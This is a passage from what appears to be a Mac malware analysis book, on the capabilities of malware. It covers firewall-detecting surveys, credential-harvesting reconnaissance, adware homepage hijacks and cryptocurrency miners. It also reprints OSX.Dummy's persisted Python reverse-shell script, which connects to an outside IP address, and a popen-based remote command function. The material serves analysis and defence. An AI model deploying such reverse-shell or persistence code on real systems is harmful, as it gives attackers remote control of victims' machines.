https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf

37. OS X Incident Response: Scripting and Analysis (J. Bradley)
https://www.amazon.com/OS-Incident-Response-Scripting-Analysis-ebook/dp/B01FHOHHVS

38. “What is the difference between “periodic” and “cron” on OS X?”
https://superuser.com/questions/391204/what-is-the-difference-between-periodic-and-cron-on-os-x

39. atq
x-man-page://atq

40. *OS Internals, Volume I - User Mode
http://newosxbook.com/index.php

41. “Leveraging Emond on macOS For Persistence”
https://posts.specterops.io/leveraging-emond-on-macos-for-persistence-a040a2785124


42. “Mitre ATT&CK: Emond”
https://attack.mitre.org/techniques/T1519/

43. “How Malware Persists on macOS”
https://www.sentinelone.com/blog/how-malware-persists-on-macos/

44. “Mac adware is more sophisticated and dangerous than traditional Mac malware”
https://blog.malwarebytes.com/mac/2020/02/mac-adware-is-more-sophisticated-dangerous-than-traditional-mac-malware/

45. “OSX.EvilQuest Uncovered part ii: Insidious Capabilities
https://objective-see.com/blog/blog_0x60.html

46. “MITRE ATT&CK: Persistence”
https://attack.mitre.org/tactics/TA0003/



(The Art of Mac Malware) Volume 1: Analysis

Chapter 0x3: Capabilities

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Content made possible by our Friends of Objective-See:


Airo


SmugMug


Guardian Firewall


SecureMac

iVerify

Halo Privacy

So once a piece of malware has infected a system and (optionally) persisted itself, what does it do? Of course that depends on the goal of the malware!

In this chapter, we take a look at common capabilities of Mac malware, including:

- Surveying/reconnaissance
- Adware-related hijacks & injections
- Cryptocurrency mining
- Remote shells
- Remote execution
- Remote download/upload
- File encryption
- ...and much more!

Before diving into our discussion on Mac malware payloads, it's important to note that the payload of the malware is largely dependent on its type. Generally speaking, Mac malware can be placed in two broad categories: (cyber-)criminal and (cyber-)espionage. Malware designed by cyber-criminals is largely motivated by a single factor: money! As such, malware that falls into this category seeks to make the malware author(s) money by displaying ads, hijacking search results, mining cryptocurrency, or encrypting user files for ransom. On the other hand, malware designed (for example, by 3-letter spy agencies) to spy on its victims is more likely to contain (stealthier) payloads featuring the ability to record audio off the system microphone, or expose an interactive-shell to allow a remote attacker to execute arbitrary commands.


📝 Note:

There are other (smaller) categories of macOS malware as well, such as those designed for:

- "hacktivism"

- destruction (i.e. wipers)
- perversions (i.e. webcam capture)

Of course there are overlaps in the payloads and capabilities between the two broad categories. For example, the ability to download and execute arbitrary binaries is an appealing capability to all malware authors as it provides the means to update or dynamically expand their malicious creations.



malware categorizations

Survey/Reconnaissance

In the overlap of capabilities between crime-oriented and espionage-oriented, we find (amongst others), "surveys." Oftentimes when malware (and adware) infects a system, it will first examine and query its environment. This is generally done for two main reasons:

1. This survey gives the malware insight into its "surroundings," which may drive subsequent decisions. For example, malware may choose not to persistently infect a system if 3rd-party security tools are detected. Or, if it finds itself running

with non-root privileges, it may attempt to escalate its privileges (or perhaps simply skip actions that require such rights).

2. This survey may be transmitted back to the attacker's command and control (C&C) server. Here, the information gathered in the survey may be used by the attacker to both uniquely identify the infected system (usually by some system-specific unique identifier), and/or identify infected targets (computers) of interest. In the latter case, what initially may appear to be an indiscriminate attack infecting thousands of systems (or more!), may in reality be a highly targeted campaign, where, based on the survey information, the majority of infected systems are of little interest to the attacker.

> 📝 Note:
>
> A (non-Mac) example of a widespread, albeit highly-targeted attack involved the popular Windows product CCleaner:
>
> *"Hundreds of thousands of computers getting penetrated by a corrupted version of an ultra-common piece of security software was never going to end well. But now it's becoming clear exactly how bad the results of the recent CCleaner malware outbreak may be. Researchers now believe that the hackers behind it were bent not only on mass infections, but on targeted espionage that tried to gain access to the networks of at least 18 tech firms."*
>
> "The CCleaner Malware Fiasco Targeted at Least 18 Specific Tech Firms" [1]

Let's briefly look at some specific survey capabilities found in actual macOS malware specimens.

First up is OSX.Proton [2]. Once OSX.Proton has made its way onto a Mac system it first surveys the system in order to determine if any 3rd-party firewalls are installed. If one is found, the malware will not persistently infect the system, but will simply exit!

The survey logic involves checking for the presence of files associated with (common) macOS firewall products, such as a kernel extension that belongs to the LittleSnitch firewall:

```
01  //0x51: 'LittleSnitch.kext'
02  rax = [*0x10006c4a0 objectAtIndexedSubscript:0x51];
03
04  //check if file exists
05  rdx = rax;
```

```
06   if ([rbx fileExistsAtPath:rdx] != 0x0) goto fileExists;
07
08   //exit!
09   fileExists:
10    rax = exit(0x0);
11    return rax;
```

Survey to detect LittleSnitch
OSX.Proton

Such firewall products would alert the user to the presence of OSX.Proton when it attempts to connect to its command and control server(s). Thus, the malware authors decided it would be wiser to simply exit (and skip persistently infecting the system), rather than risk detection!

OSX.MacDownloader [3] is another Mac malware specimen containing survey capabilities. However, unlike OSX.Proton, its goal is to provide detailed information about the infected system to the (remote) attackers:

> *"MacDownloader harvests information on the infected system, including the user's active Keychains, which are then uploaded to the C2. The dropper also documents the running processes, installed applications, and the username and password which are acquired through a fake System Preferences dialog."* [4]

Dumping the Objective-C class information (which we cover in chapter 0x6 [TODO]) reveals various methods responsible for performing and exfiltrating the survey:

```
$ class-dump "addone flashplayer.app/Contents/MacOS/Bitdefender Adware Removal Tool"

...
- (id)getKeychainsFilePath;
- (id)getInstalledApplicationsList;
- (id)getRunningProcessList;
- (id)getLocalIPAddress;
- (void)saveSystemInfoTo:(id)arg1 withRootUserName:(id)arg2 andRootPassword:(id)arg3;
- (BOOL)SendCollectedDataTo:(id)arg1 withThisTargetId:(id)arg2;
```

Before OSX.MacDownloader sends the survey to the attackers, it saves it to a file named applist.txt (in /tmp). Running the malware in a virtual machine allows us to “capture” the results of the survey:


```
$ cat /tmp/applist.txt
"OS version: Darwin users-Mac.local 16.7.0 Darwin Kernel Version 16.7.0: Thu Jun 15
17:36:27 PDT 2017; root:xnu-3789.70.16~2\/RELEASE_X86_64 x86_64",

"Root Username: \"user\"",
"Root Password: \"hunter2\"",
...

[
"Applications\/App%20Store.app\/",
"Applications\/Automator.app\/",
"Applications\/Calculator.app\/",
"Applications\/Calendar.app\/",
"Applications\/Chess.app\/",
...
]

"process name is: Dock\t PID: 254 Run from:
file:\/\/\/System\/Library\/CoreServices\/Dock.app\/Contents\/MacOS\/Dock",
"process name is: Spotlight\t PID: 300 Run from:
file:\/\/\/System\/Library\/CoreServices\/Spotlight.app\/Contents\/MacOS\/Spotlight",
"process name is: Safari\t PID: 972 Run from:
file:\/\/\/Applications\/Safari.app\/Contents\/MacOS\/Safari",

...
```

Adware-related Hijacks & Injections


As noted earlier, the average Mac user is unlikely to be targeted by sophisticated cyber-espionage attackers wielding 0days. Instead, they are far more likely to fall prey to simpler adware-related attacks.

Compared to other types of Mac malware, adware is rather prolific. The goal of adware is generally to make money for its creators, often through ads (hence the name!) or via hijacked search results (backed by affiliate links).

For example, in a write-up titled "WTF is Mughthesec!?" [5], I analyzed a piece of such adware (which masqueraded as Flash Installer):




The application would install various adware, including something named “Safe Finder”. “Safe Finder” would hijack Safari's homepage, setting it to point to an affiliate-driven search page.



Safari's homepage hijacked


On an infected system, opening Safari confirms that the home page has been hijacked ...though in a seemingly innocuous way: it simply displays a rather 'clean' search page.

However, looking at the page source reveals the inclusion of several "Safe Finder" scripts:



user's 'new' homepage

Via this hijacked homepage, user searches are funneled through various affiliates before ending up being serviced by Yahoo Search. However, "Safe Finder" logic (such as an icon, and likely other scripts) are injected into all search results:



hijacked(?) search results

The ability to manipulate search results likely generates revenue for the adware authors via ad views and affiliate links.

> 📝 Note:
>
> For an interesting deep-dive into the adware and its ties to affiliate programs, see
>
> "How Affiliate Programs Fund Spyware" [6]

Cryptocurrency Miners

As noted, the majority of Mac users who become infected are done so by malicious software that is motivated by financial gain. The late twenty-tens saw a large uptick in Mac malware that seeks to infect macOS systems and stealthily install cryptocurrency mining software.

Most Mac malware that implements cryptocurrency payloads does so in a rather lazy (albeit efficient) way. How? By packaging up command line versions of legitimate miners.

For example, OSX.CreativeUpdate [7] (which was surreptitiously distributed via the popular Mac application website, MacUpdate[.]com), leveraged MinerGate's legitimate cryptocurrency miner [8].

Specifically, this malware persisted as a launch agent (`MacOS.plist`) to instruct the system to persistently execute a binary named `mdworker`:

```
$ cat ~/Library/LaunchAgents/MacOS.plist
  ...
  <key>ProgramArguments</key>
  <array>
    <string>sh</string>
    <string>-c</string>
    <string>
        ~/Library/mdworker/mdworker
        -user walker18@protonmail.ch -xmr
    </string>
  </array>
```

If we directly execute this `mdworker` binary, it readily identifies itself as MinerGate's console (cli) miner:

```
$ ./mdworker -help
  Usage:
  minergate-cli [-version] -user <email> [-proxy <url>]
                -<currency> <threads> [<gpu intensity>]
```


The arguments passed to the persisted miner in the launch agent plist (`-user walker18@protonmail.ch -xmr`), specify the user account to credit the mining results, as well as the type of cryptocurrency (Monero/XMR):

Remote Shells

Sometimes all an attacker wants (and/or needs) is a shell on a victim's system. Such a capability affords a remote attacker complete command and control of an infected system, allowing the attacker to run arbitrary shell commands and binaries.

> 📝 Note:
>
> Remote shells (in the context of malware) generally come in two main types:
>
> - Interactive
>   Interactive shells provide a remote attacker the ability to go “live” on an infected system (almost as if they were physically sitting in front of it). Through such a shell, the attacker can interactively run (and interrupt) shell commands. All input and output is routed to and from the attacker’s remote server.
>
> - Non-Interactive
>   Non-interactive shells (still) provide a mechanism for an attacker to run commands via the infected system’s built-in shell. However as they are

non-interactive, such shells often receive the commands from a command and control server (vs. an attacker typing in said commands interactively). Due to their non-interactive nature, the output of the commands may be ignored.



a remote shell

As illustrated by OSX.Dummy [9], a payload to setup and execute a remote shell, does not have to be anything complex or fancy. A bash script (that is persisted a launch daemon), which executes an inline Python script, can suffice:

```
$ cat /var/root/script.sh

#!/bin/bash
while :
do
     python -c 'import socket,subprocess,os;

     s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
     s.connect(("185.243.115.230",1337));

     os.dup2(s.fileno(),0);
     os.dup2(s.fileno(),1);
     os.dup2(s.fileno(),2);

     p=subprocess.call(["/bin/sh","-i"]);'
     sleep 5
done
```

OSX.Dummy's python code will attempt to connect to `185.243.115.230` on port `1337`. It then duplicates `stdin`, `stdout` and `stderr` to the connected socket, before executing `/bin/sh` with the `-i` flag. In other words, it's setting up an (remotely) interactive reverse shell.

More sophisticated malware implements such capabilities programmatically, and thus remains more self-contained and stealthy. As noted in "Pass the AppleJeus" [10], the authors (the (in)famous Lazarus APT Group) implemented the ability to remotely execute shell commands using a function named `proc_cmd`, which invoked the `popen` system API:

```
01  int proc_cmd(int * arg0, ...) {
02       r13 = arg2;
03       r14 = arg1;
04
05       bzero(&var_430, 0x400);
06       sprintf(&var_430, "%s 2>&1 &", arg0);
07       rax = popen(&var_430, "r");
08       ...
09  }
```

command execution via the shell (specifically via the popen API)
